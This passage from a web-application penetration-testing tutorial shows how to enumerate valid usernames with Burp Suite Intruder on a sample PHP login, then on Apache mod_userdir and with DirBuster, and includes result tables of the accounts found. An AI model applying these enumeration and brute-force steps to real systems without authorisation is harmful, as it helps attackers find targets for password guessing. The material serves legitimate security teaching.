


Figure 8. Burp Suite – Intercepting the login and examining the POST data




Figure 9. Burp Suite – Looking at the server responses




Figure 10. Burp Suite – Setting the injection point in the Intruder

ALL YOUR USERNAMES ARE BELONG TO US

The list now includes Firstname (john), Firstname.Lastname (john.stclare), and First Initial.Lastname (jstclare) combinations. Just for completeness

I've also thrown in some typically found usernames that we'd be interested in like root, admin, administrator, manager, sysop, system, backup and god. If this

doesn't yield suitable results then setting capitalisation might be the next step. In total we have 28 possibles to test against in the first phase. Not too many.

As the PHP script responds with a 302 Redirect message, I head into the Burp Intruder options and set the grep to extract the server response and match the `ErrorCode=` section of the response header (see Figure 11). To make sure the headers are checked I uncheck the `exclude HTTP headers` and set the maximum capture length to 1 as the first character of the `ErrorCode` is enough to diagnose if the user exists or not (0 for incorrect username, 1 for invalid password). No point in matching the whole string if the first character is different after all.

Clicking on the Intruder menu and starting the attack it's quickly obvious that the naming convention for internal users is simply the firstname of the person all in lowercase. This is typical of a small company, and can quickly become unmanageable. Still, we're getting the results we want and the information coming back from Burp Intruder is certainly going to make the Gikacom developers rethink how they program web-applications in the future. After six valid usernames are found, including the `admin` account, I take a screenshot of the results and note down the valid accounts for later use (see Figure 12). This list is perfect for password brute-forcing if it falls within the scope of testing. It could also prove to be useful if we can get further access to the server and need a list of possible local Linux user accounts to try.

Now it's time to turn our attention to `login.php`. Unlike `login2.php` this page simply returns the error directly to the user in clear text. Simple enough after the previous enumeration. Now that we've found an opening to perform our enumeration, we need to setup Burp Suite to perform the test on `login.php`. This time I'm going to talk you through the process step by step.

Step by Step

Open your chosen browser and configure it to use Burp as a proxy (this is usually localhost, port 8080, but can be changed in the Burp options if required). It's important to note that you'll need to accept the Portswigger SSL certificate if your





Figure 11. Burp Suite – Extracting the server response



request	payload	status	error	timeout	length	ErrorCode=
1	john	302			272	1
2	john.stclare	302			272	0
3	jstclare	302			272	0
4	paul	302			272	0
5	paul.grady	302			272	0
6	pgrady	302			272	0
7	mary	302			272	1
8	mary.kirby	302			272	0
9	mkirby	302			272	0
10	tim	302			272	1
11	tim.billington	302			272	0
12	tbillington	302			272	0
13	gika	302			272	1
14	gika.rhyse	302			272	0
15	grhyse	302			272	0
16	john.smith	302			272	0
17	jsmith	302			272	0
18	tom	302			272	1
19	tom.mcclod	302			272	0
20	tmcclood	302			272	0
21	root	302			272	0
22	admin	302			272	1
23	administrator	302			272	0
24	manager	302			272	0
25	sysop	302			272	0
26	system	302			272	0
27	backup	302			272	0
28	god	302			272	0

Figure 12. Burp Suite – Viewing the results by errorcode

target web-application is using HTTPS. I'd suggest only accepting the certificate for the duration of your session to prevent accidents in the future. We wouldn't want you Man-in-the-Middling yourself next time you visited your Bank would we. This done, navigate to the logon.php page in our test application and click on the *intercept traffic* button in Burp Suite. From this point onwards all traffic going between your browser and the web-application will get stopped in Burp Suite for you to examine and alter if required. By default Burp Suite will intercept all traffic from your browser. In some instances this is fine, however we're only interested in looking at traffic that's within the scope of our test. To prevent Burp from intercepting unwanted traffic we're going to set the scope of our test within Burp Suite's proxy options tab and target scope tabs.

First step is to tell Burp Suite what the scope of our test is. Within the Target tab we can set the scope. This can be done in two ways. If you've already browsed to your target website through Burp you'll see a list of possible targets in the site-map. Here you can simply right click and select *add item to scope*. Be careful to select both HTTP and HTTPS sites as Burp treats them as separate sites. If your target isn't listed in the site-map, then you can directly add the URL into the scope list. Set the protocol type (all, http or https) and then enter the domain name / IP-Address and desired port number (see figure 13).

The second step is to tell Burp Suite that you only want to intercept items within scope. This can be done by checking the relevant intercept rules within the proxy options tab. Here you'll want to check the 'and URL is in target scope' rules for both client requests and server responses (see Figure 14). This will make sure you can view all communications between the client and server. To quickly turn interception on/off you can use the button in the proxy intercept tab.

NOTE: Be careful when restricting Burp to a specific host, although it can be useful to prevent unwanted interception of traffic, it could also mean that you miss traffic to sites you may be interested in. Ensure your rules cover all systems in scope of test.

In order to get the information we need into the Burp Suite, you'll need logon to the

webapplication as a test user (or attempt to reset a password, send an IM, whatever you have isolated as the vulnerable feature of the web-application you're testing). In our case we can enter *test* and *test* into the login.php form and click submit. If you've setup Burp Suite correctly it should now intercept your request and hold it in the Burp proxy intercept tab for

viewing/changing as required. As you can see from Burp we're sending a POST request with the username and password parameters both set to test. To get this request information into the intruder feature of Burp, click on the Action button and select *Send to Intruder*. From here you can drop the logon request using the *Drop* button, as it's no longer needed.




Figure 13. Burp Suite – Setting the target scope




Figure 14. Burp Suite – Configuring the interception rules

We already know that the response will be *username not found* or *password incorrect* in the case of `login.php`. For the next portion of the test we need to move over to the *Intruder* tab.

The intruder feature has four tabs that allow you to change the test settings to meet your needs. Skipping over the *Target* tab (as it is self explanatory), we'll take a look at the *Positions* tab where we can set our injection points and change the attack type. The screen may look a little confusing at first. Depending on the web-application, Burp will attempt to auto-select the most likely injection points for you to test. In our case we're not interested in brute-force testing all possible fields. So we can go ahead and clear the automatic injection

points with the *Clear S* button. Once this screen is clear of red selection marks, we can find the place in the request where your test username appears. This will be different for all web-applications, but will most probably be a POST request, meaning the parameters passed will be at the end of the request. This is the case for the `login.php` example. If your application uses a GET request for logon however, your parameters should appear in the URI at the top of the request. This is usually a bad idea for application security, but you see all sorts of things in the wild. Once you've found the location of the username place your cursor in-front of the test username you entered and click the *add S* button. Do the same to mark the end of the username

request	payload	status	error	timeout	length	password incorrect
1	john	200	<input type="checkbox"/>	<input type="checkbox"/>	822	<input checked="" type="checkbox"/>
2	john.stclare	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
3	jstclare	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
4	paul	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
5	paul.grady	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
6	pgrady	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
7	mary	200	<input type="checkbox"/>	<input type="checkbox"/>	822	<input checked="" type="checkbox"/>
8	mary.kirby	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
9	mkirby	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
10	tim	200	<input type="checkbox"/>	<input type="checkbox"/>	821	<input checked="" type="checkbox"/>
11	tim.billington	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
12	tbillington	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
13	gika	200	<input type="checkbox"/>	<input type="checkbox"/>	822	<input checked="" type="checkbox"/>
14	gika.rhyse	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
15	grhyse	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
16	john.smith	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
17	jsmith	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
18	tom	200	<input type="checkbox"/>	<input type="checkbox"/>	821	<input checked="" type="checkbox"/>
19	tom.mcclod	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
20	tmcclod	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
21	root	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
22	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	823	<input checked="" type="checkbox"/>
23	administrator	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
24	manager	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
25	sysop	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
26	system	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
27	backup	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>
28	god	200	<input type="checkbox"/>	<input type="checkbox"/>	818	<input type="checkbox"/>

finished

Figure 15. Burp Suite – Viewing valid accounts by expression matching



Figure 16. Burp Suite – Free or Professional version

[GEEKED AT BIRTH.]



You can talk the talk.
Can you walk the walk?
Here's a chance to prove it.
Please geek responsibly.

- LEARN:
- DIGITAL ANIMATION
 - GAME PROGRAMMING
 - DIGITAL ART AND DESIGN
 - NETWORK ENGINEERING
 - DIGITAL VIDEO
 - SOFTWARE ENGINEERING
 - GAME DESIGN
 - WEB ARCHITECTURE
 - ARTIFICIAL LIFE PROGRAMMING
 - ROBOTICS
 - COMPUTER FORENSICS

and we've correctly selected the injection point. Burp will now replace whatever is between these two marks with our list of possible usernames. Before moving on however, at the top of this tab you'll see the *attack style* option. For our test we want to select *Sniper* as we're only interested in a single target. You can experiment with the other options at your own leisure. They offer a variety of possibilities beyond simple user enumeration. Burp is a very powerful tool for web-application testing, and user enumeration only uses a small section of its power.

Now that we've set the injection point we can move onto the "Payloads" tab and decide what we want to insert into the request. Your selection here will depend heavily on the webapplication you're testing. You can set the Intruder to take input from a file by selecting *Preset List* and *load* to select your chosen list. This list should have a single word per line to work correctly. You can quite quickly write up a wordlist for the `login.php` example. Just take a look at the PHP code to find the valid users and make up a list from there. Make sure to include some invalid usernames to get an idea of what a normal test will look like. It's not often you can guess 100% correct, and if you do, then maybe you're testing wrong. Time to check the pattern matching to ensure you're not getting false positives.

There are many other sources of possible wordlists (see links section for some good sources). Ultimately your choice of a pre-compiled wordlist, or something you've created yourself depends on the application you're testing. A good way to start is to scrape the website for contact information (email addresses and document metadata are particularly useful here) and use this to create a wordlist. This can be done through scripting, or you can go the easy route and use a tool like *CeWL (Custom Word List Generator)* from DigiNinja. The creation of accurate wordlists is an article all in itself, so I'll leave you to make the choice on which method to use. Try *WGET* and some filters (sort, uniq etc.) for good results.

Back to the Burp intruder options. If you just want to complete a brute-force attack, then the *Brute forcer* is the option for you. You can configure the character set to use and minimum/maximum lengths you want.

This can come in useful when enumerating account numbers or numerical logons. There are a range of more advanced options here, but for simple user enumeration we can keep it simple. At the bottom of the *Payloads* tab you can set to enable URL-encode for special characters. This will depend on your attack type and web-application, but usually for a simple username we can leave this option at the default *Sniper* style attack.

The final piece of the puzzle is the *Options* tab. Most people will just skip over this, after all it's only the options tab right. Without setting the options correctly we're not going to know if the user exists or not. After all, Burp doesn't know what pattern matching to perform against the server response. At the bottom of the *Options* tab you can see the *grep* options. There will be a list of defaults already provided by Burp, but we have a specific pattern in mind for this test. Remember we noted it down earlier. For our example we're searching for the return text *password incorrect*. For your web-application this could be a specific HTML tag, URL parameter (i.e. `?login= or ?errorCode=`) or a simple text string like in our `login.php` example script.

Start by clearing the default list using the *Clear* button and insert your return string(s) into the *add* box, clicking *add* to insert them into the list. Be as specific as possible here and ensure that you look at the case sensitivity, and HTTP Header options available. If you're matching a URL parameter like we showed in the `login2.php` attack, you'll need to clear the *exclude HTTP headers* box otherwise you'll get no results. As with all applications there

are a range of options you can play around with on this screen. Setting cookie values, redirect options and timing is dependant on your web-application and testing criteria. Timing is especially important if you're performing a test using the professional version of Burp. If you're testing sensitive hardware or in a production environment you should find an appropriate timing setting that doesn't cause excessive load on the server or connection between your test system and the server-farm. You wouldn't want to overload the server, router or connection with requests. Denial of Service is rarely within scope of tests.

Once we've set all these options we're ready to kick off the user enumeration. On the top bar you'll see an *Intruder* menu item. Not much to do here, just click start and sit back. For those using the free version you'll see a notification that the intruder feature is a demo version, and the professional license version offers more features. I spent a long time working with the free version (over a year) and found it perfectly fine for simple Proof of Concept enumerations like this. However the speed of the professional version, along with the added scanner features certainly makes things easier. I won't say you should go to the professional version, but as a full-time penetration tester the extra features in version 1.2 professional are well worth the £125 for a 12 month license. Just the intruder enhancements make it worth the cost. But the choice is up to you. Using the free version for this example should take less than 5 minutes to scan the list of 28 users. The professional version on the other hand should be finished in about 10 seconds (see Figure 16).




Figure 17. Burp Suite – Enumerating Linux accounts

So, back to the enumeration. Depending on your wordlist this could take a while to run (especially using the free version). If you expect to put a 10,000 line wordlist in and get immediate results, then you will be disappointed. Not only that but the company you're testing will be seeing a lot of failed logon attempts in their server and application logs. Once your enumeration is complete (or you've gathered enough information for a Proof

of Concept and cancelled the attack) you should see an output detailing your payload, status message (probably 200 in the case of login.php) as well as your a column for your pattern matching (in our case *password incorrect*). Your results may vary here depending on how good your payload selection is. For pure brute-force attacks, you should expect to wait some time for the test to complete. This form of attack can yield interesting results, but

isn't usually the preferred method. If you use a well compiled wordlist you may get better, and certainly faster results. Better yet if you're running this test on a system that uses a known username policy then creating a testing plan to find all usernames is certainly within the realms of possibility. Especially if you can scrape a company contact list for use as input (see Figure 15).

As mentioned before, Burp Suite is a powerful tool for web-application testing and is certainly not restricted to user enumeration. The intruder feature can be used to perform password brute-forcing as well as simple fuzzing against your web-application. I would suggest to any web-application penetration testers to try out the features of Burp Suite.

Other Attack Vectors

Alongside enumeration of information from the web-application, an attacker can go straight to the source to discover valid account names. Although this may not expose a way to exploit the system, it can be used to gain valuable information for post-exploitation tasks. By bypassing the web-application completely and trying to directly attach to the Apache server, it may be possible to enumerate the names of accounts on the underlying Linux system. How is this possible? Apache offers a module called `mod_userdir`. You can see this module used in a lot of universities where students will receive a `/~yourname` location to use as they wish. Lots of companies also have this feature configured, sometimes through error. As you can imagine the attack vector here is very similar to the one we previously covered (see Figure 17). By using a list of possible usernames (`root`, `ftp`, `guest`, etc...) we can enumerate the responses to output a list of valid accounts on the system. The difference in testing this type of response is that we are not using a simple pattern matching on the server response to confirm the presence of a valid account. Here we will check the server response code (200, 404, 403, 302, etc..) to see if the account exists or not (see Figure 18).

As you can see by the above output, we have enumerated a number of possible users on the remote server. To make things

request	payload	status	error	timeo...	length
1	~s0681349	200	<input type="checkbox"/>	<input type="checkbox"/>	15247
2	~s0687124	404	<input type="checkbox"/>	<input type="checkbox"/>	472
3	~s0237198	200	<input type="checkbox"/>	<input type="checkbox"/>	4360
4	~s0677951	200	<input type="checkbox"/>	<input type="checkbox"/>	3221
5	~s0678053	404	<input type="checkbox"/>	<input type="checkbox"/>	472
6	~s0567465	200	<input type="checkbox"/>	<input type="checkbox"/>	2572
7	~s0091565	403	<input type="checkbox"/>	<input type="checkbox"/>	486
8	~s0291765	404	<input type="checkbox"/>	<input type="checkbox"/>	472
9	~s9905488	200	<input type="checkbox"/>	<input type="checkbox"/>	3463
10	~s0677857	200	<input type="checkbox"/>	<input type="checkbox"/>	5543
11	~s0450476	200	<input type="checkbox"/>	<input type="checkbox"/>	2342
12	~s0688155	404	<input type="checkbox"/>	<input type="checkbox"/>	472
13	~s0094234	200	<input type="checkbox"/>	<input type="checkbox"/>	4327
14	~s0571100	200	<input type="checkbox"/>	<input type="checkbox"/>	17805

finished

Figure 18. Burp Suite – Viewing valid Linux accounts by server status codes

Type	Found	Response	Size	Include	Status
Error	/b/		28	<input type="checkbox"/>	IOException
Error	/d/		28	<input type="checkbox"/>	IOException
Error	/e/		28	<input type="checkbox"/>	IOException
Error	/f/		28	<input type="checkbox"/>	IOException
Error	/p/		28	<input type="checkbox"/>	IOException
Error	/o/		28	<input type="checkbox"/>	IOException
Error	/q/		28	<input type="checkbox"/>	IOException
Error	/v/		28	<input type="checkbox"/>	IOException
Error	/ai/		28	<input type="checkbox"/>	IOException
Dir	/hr/	403	380	<input checked="" type="checkbox"/>	Waiting
Dir	/hR/	403	380	<input checked="" type="checkbox"/>	Waiting
Dir	/v2/	403	380	<input checked="" type="checkbox"/>	Waiting
Dir	/Hr/	403	380	<input checked="" type="checkbox"/>	Waiting
Dir	/Hr/	403	380	<input checked="" type="checkbox"/>	Waiting

Current speed: 382 requests/sec (Select and right click for more options)
 Average speed: (T) 361, (C) 361 requests/sec
 Parse Queue Size: 0
 Total Requests: 2531/1941741828552242
 Current number of running threads: 10
 Time To Finish: 62254470 Days
 Back Pause Stop Report

DirBuster Stopped /L8/

Figure 19. Dirbuster – Brute Forcing directory names

On the 'Net

- <http://www.portswigger.net> – Burp Suite
- http://itsecx.fhstp.ac.at/includes/archiv_2008/unterlagen_2008.html – IT-SecX (DE)
- <http://www.cotse.com/tools/> – Wordlists
- <http://www.diginiinja.org/cewl.php> – CeWL
- http://httpd.apache.org/docs/2.2/mod/mod_userdir.html – Apache Mod_userdir
- http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project – DirBuster
- <http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html> – HTTP/1.1 Server Response Codes

a little clearer, you'll have to understand the server response codes. Taking the three different responses we've received, a 200 response translates to *OK* and means that the request has succeeded. A 403 response translates to *Access Forbidden* and means that the server understood the request, but is refusing to fulfill it. Finally, a 404 response means that the requested resource was *Not Found*. A full breakdown of server response codes can be found in RFC-2616.

Whenever we see a 200 *OK* response, or a 403 *Access Forbidden* response, we can assume that the username we are trying exists on the remote server. If a 200 *OK* response is received then we can view the content of the location without providing a username. 403 however means that the location exists, however we are prevented from accessing it.

There are some exceptions to this (such as the use of `mod_security` to block access to specific areas) however for the most part, these responses will give us the information we need. It's useful to check all 200 responses to see what, if any, information can be directly accessed from the server, however the goal here for us is to find a list of users on the remote system for later use. We now have a list of valid users for brute-force password attacks, social engineering or any number of other possible attack vectors.

As with most examples given, there are various tools that can be used to perform enumeration of information from a remote system. The DirBuster project from OWASP may be of interest in `mod_userdir` enumerations. DirBuster comes with a list of widely used usernames and can be used to enumerate remote usernames very effectively. It also offers brute-force directory searching for those hard to reach places (see Figure 19).

Conclusion

